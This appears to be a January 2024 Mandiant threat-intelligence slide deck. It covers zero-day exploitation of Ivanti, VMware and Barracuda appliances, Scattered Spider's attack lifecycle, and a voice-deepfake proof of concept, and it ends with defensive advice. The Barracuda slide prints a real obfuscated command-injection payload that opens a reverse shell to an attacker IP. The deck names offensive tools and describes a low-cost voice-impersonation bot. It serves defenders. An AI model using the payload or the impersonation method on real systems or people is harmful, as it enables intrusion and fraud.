

A view from the front lines of cybersecurity

January 2024



Charles Carmakal
CTO, Mandiant Consulting

Table of Contents

China Cyber Espionage Operations	01
Hacking for Fun, Fame, and Financial Gain	02
AI & Deepfake Proof of Concept	03
Takeaways	04
Questions & Open Discussion	05

01

China Cyber Espionage Operations

China Cyber Espionage Operations Overview

- Dramatically **more coordinated today** than prior to the Obama/Xi agreement
- **Share tools and techniques** across multiple groups
- Less phishing, **more exploitation of vulnerabilities** (especially 0-day vulnerabilities)
- Exploits for **0-day vulnerabilities** used against targeted organizations – DIB, financial services, government, telecommunications, IT, and professional services
- Some instances of broad and **opportunistic mass exploitation**
- Less deployment of malware on Windows systems – more malware on systems that do **not have EDR** (e.g. network appliances, IOT devices, etc.)
- Access to a network of **residential IP addresses** in which they log into victim networks

Ivanti Connect Secure 0-Day (CVE-2023-46805 and CVE-2024-21887)

- **Zero-day exploitation** observed in early December 2023
- Ivanti published **mitigations** in mid-January
- **Patches** released this morning
- Early exploitation in December 2023 involved **deployment of web shells, credential harvesting malware, and passive backdoors**. Lateral movement to internal networks.
- **Mass exploitation** on January 11 and 12, 2024 – exploitation, theft of the device configuration, and deployment of web shell
- **Mitigation bypass** led to the deployment of a new web shell (BUSHWALK)


Ivanti Pulse Secure VPN 0-Day (CVE-2021-22893)

- Custom malware discovered on Pulse Secure appliances in **early 2021**
- As we continued our investigations, we identified 16 **custom malware families** on Pulse Secure VPNs.
- Intrusions **began at least a year prior** (likely longer).
- **Malware capabilities** included web shells, credential harvesting, skeleton keys, and log clearing
- Malware **survived reboots**, firmware upgrades, and factory resets
- The threat actors' objectives appeared to be to steal credentials, maintain long-term persistent access to victim networks, and **compromise sensitive data**.

VMware Hypervisor 0-Day (CVE-2023-20867)


- UNC3886 has been exploiting a **0-day vulnerability in VMware ESXi** hypervisors
- Targeted organizations are **defense contractors, technology, and telecommunications** organizations.
- Vulnerability enables the TA to **execute any command on a guest VM from the hypervisor** - guest VM administrator/root password not needed (hypervisor access required).
- From a forensics perspective, these **processes are spawned by a legitimate** and digitally signed VMware executable (e.g. vmttoolsd.exe on Windows guest VMs).
- **Abuse of VMCI sockets** - once the TA deploys a VMCI backdoor on a hypervisor, they can reconnect to the backdoor directly from any of the guest machines it runs regardless of network connectivity or VLAN configurations.


Targeted Phishing Email or Spam?



The screenshot shows an email client window titled "Working Schedule - Message (Plain Text)". The interface includes a menu bar with "File", "Message", and "Help". Below the menu is a toolbar with icons for deleting, moving, and replying, along with buttons for "Mark Unread", "Find", and "Zoom". The email content is as follows:

Working Schedule

 **To** [Redacted]

 **_mail_tmp_imgdata.jpg**
20 KB

Dear [Redacted]

Following up on our phone conversation I look forward to meeting with you and your strategic planning staff on [day and time] at your office. I'd appreciate your arranging to have a screen in the conference room for me to use during my presentation.

One other request. do you think it's possible to have David Jaffe attend as well? Since he'll be signing off on the project it would be helpful to have him see my presentation.


I'll touch base with you a few days before the meeting to reconfirm.

Sincerely,

Andy

Reaction buttons: Like, Reply, Reply All, Forward, and More options. Date: Tue 11/22/2022 1:00 PM

Targeted Phishing Email or Spam?



Barracuda Email Security Gateway 0-Day

- 0-day vulnerability in the Barracuda Email Security Gateway (CVE-2023-2868)
- The file is actually a malicious TAR file that contains a file with a filename that has an exploit payload. The vulnerability exists in the parsing of this filename.
- The exploit payload (filename) is enclosed in backticks (`) and single quotes (') which triggers the command injection in the form of command substitution.

```
' `abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL3AgMj4mMX  
xvcGVuc3NsIHNFy2xpZW50IC1xdWl1dCAtY29ubmVjdCAxMDcuMTQ4LjE0OS4xNTY6ODA4MC  
A+L3RtcC9wIDI+L2Rldi9udWxsO3JtIC90bXAvcCI=;ee=ba;G=s;_ech_o  
$abcdefg_${ee}se64 -d_${G}h;wh66489.txt ` '
```

- Once deobfuscated, the payload contains the following format where the variable \$abcdefg is a base64 encoded string that is decoded and executed:

```
abcdefg=c2V0c2lkIH...;echo $abcdefg | base64 -d | sh
```

- Connects to an attacker server and creates a reverse shell

Exploitation and Custom Malware Deployment


- SonicWall SMA (unknown CVE)
- SonicWall Email Security (CVE-2021-20021, CVE-2021-20022, and CVE-2021-20023)
- Fortinet (CVE-2022-42475, CVE-2022-41328, and CVE-2023-27997)
- Pulse Secure (CVE-2021-22893)
- Sophos Firewall (CVE-2022-1040)
- Citrix Application Delivery Controller (unknown CVE)
- Citrix NetScaler ADC (CVE-2023-3519 and CVE-2023-4966)
- Barracuda Email Security Gateway (CVE-2023-7102)

02

Hacking for **Fun, Fame** and **Financial Gain**

UNC3944 (Commonly Referred to as Scattered Spider)

- One of the most aggressive and prevalent threat actors to target US-based organizations
- Composed of native English speaking actors
- Highly effective at social engineering – telephone, SMS, instant message platforms, email, etc.
- They target a wide variety of sectors like BPOs, telecommunications, fintech, gaming, hospitality, retail, professional services, etc. – but tend to focus on certain sectors for weeks at a time
- Very little use of custom malware – mostly use commercial remote access tools
- Leverage privileged credentials to rapidly move across on-premises and cloud environments
- Highly disruptive – aggressive extortion, immature pranks, physical intimidation, and intense victim shaming
- They used to deploy Black Cat ransomware encryptors and uses ALPHV victim shaming infrastructure



UNC 3944 Attack Lifecycle

Maintain Presence

- Remote Access Software
- Create publicly accessible VMs

Move Laterally

- RDP
- Valid Accounts
- SSH
- socat Linux utility
- VMWare vCenter



Initial Compromise

- SMS Phishing Campaigns
- Social Engineering (contacting victims' help desk via phone calls)
- SIM Swapping

Establish Foothold

- Compromised Credentials

Escalate Privileges

- Mimikatz
- Gosecretsdump and secretsdump.py
- Dump password vaults
- Trufflehog
- GitGuardian


Internal Recon

- Infostealers
- ADRecon, ADEplorer, PINGCASTLE
- Browse local files, internal systems, and cloud applications
- Built in network reconnaissance commands (net, ping, nlttest)

Complete Mission

- Data Theft
- Anti-Detection and Recovery Prevention
 - Uninstall and disable security tools
 - Stop Volume Shadow Copy Service to prevent data recovery
- Ransomware (ALPHV)

Multiple Phishing Kits Used



A screenshot of a phishing login form. The form is white and centered on a dark blue background. At the top, there is a blacked-out rectangular area. Below it are two input fields: one labeled "username" and one labeled "password". At the bottom of the form is a blue button with the text "LOGIN" in white capital letters.

UNC3944's Circumvention of Common Security Controls*

ATTACK	CHALLENGE
<ul style="list-style-type: none">• Sending phishing text messages to an employee's personal mobile phone number and tricking victims to visit credential harvesting / adversary in the middle phishing pages from their mobile devices	<ul style="list-style-type: none">• No ability for the organization to monitor inbound SMS messages for phishing content• Network traffic generally traverses through the cellular or employee's home network
<ul style="list-style-type: none">• Deploying virtual machines in cloud or on-premises environments to perform malicious actions	<ul style="list-style-type: none">• An organization's standard security suite, such as EDR, won't be deployed, so it won't detect or block malicious tools
<ul style="list-style-type: none">• Deploying ransomware encryptors on ESXi hypervisors	<ul style="list-style-type: none">• Lack of EDR support for ESXi to detect and block encryptor deployment
<ul style="list-style-type: none">• Adding rogue/malicious identity providers to Azure Active Directory or other cloud providers to enable golden SAML attacks	<ul style="list-style-type: none">• Not a well known technique that network defenders look for yet
<ul style="list-style-type: none">• Leveraging stolen credentials and cookies from personal systems infected with infostealing malware where employees access corporate resources	<ul style="list-style-type: none">• Inability for an organization to monitor employee's personal systems
<ul style="list-style-type: none">• Deploying commercially available remote access tools	<ul style="list-style-type: none">• EDR and antivirus solutions won't block these tools by default

* This table represents general observations, but there are many exceptions and nuances.

Comparison with Mainstream Ransomware Groups*

	TEENAGE HACKERS	RANSOMWARE GROUPS
Behavior	Bold, aggressive, erratic, and immature	Bold and aggressive, but consistent with extortion outcomes
Motivation	Fame, bragging rights, access to source code, and money	Money
Extortion Outcomes	Continued harassment and re-extortion	A working decryptor is provided and the threat actor moves on
Distribution of Stolen Data	Advertised on established underground hacking forums	Dedicated victim shaming sites and infrastructure
Technical Hacking Skills	Low to moderate	Moderate to high
Social Engineering Skills	High	Moderate

* This table represents general observations, but there are many exceptions and nuances.

03

AI & Deepfake Proof of Concept

LLM + Synthetic Voice POC

CHARLESBOT



3000

- Proof of concept to consider attacker's use of synthetic voices and LLMs.
- Utilized Charles Carmakal's voice from a YouTube video.
- Total cost to develop was < \$10.
- No coding necessary, use of open-source tools and APIs.
- Limited barrier to entry utilizing commercial off the shelf tools.
- Current processing limitations hinder responsiveness, but likely to rapidly improve.



Hello, how can I help you today?

Enter a message here...



04

Takeaways

Key Technical Takeaways

- Enhance the **user identity verification** process for helpdesks
- **Reduce the reliance on SMS** for one time passwords and identity verification
- Create detections for network traffic originating from **management IP addresses**
- Monitor for **company lookalike domains**
- Monitor and immediately validate **newly added identity providers** that are added to environments
- Monitor for all **commercially available remote access tools** (consider blocking them per company policy)
- Offload system **logging for closed-box appliances** to SIEM solutions for long term retention

05

Questions & Open Discussion



Thank you.

Google Cloud

Charles Carmakal

Chief Technology Officer

Mandiant Consulting

charles.carmakal@mandiant.com

+1 864 735 7242

<https://www.linkedin.com/in/charlescarmakal>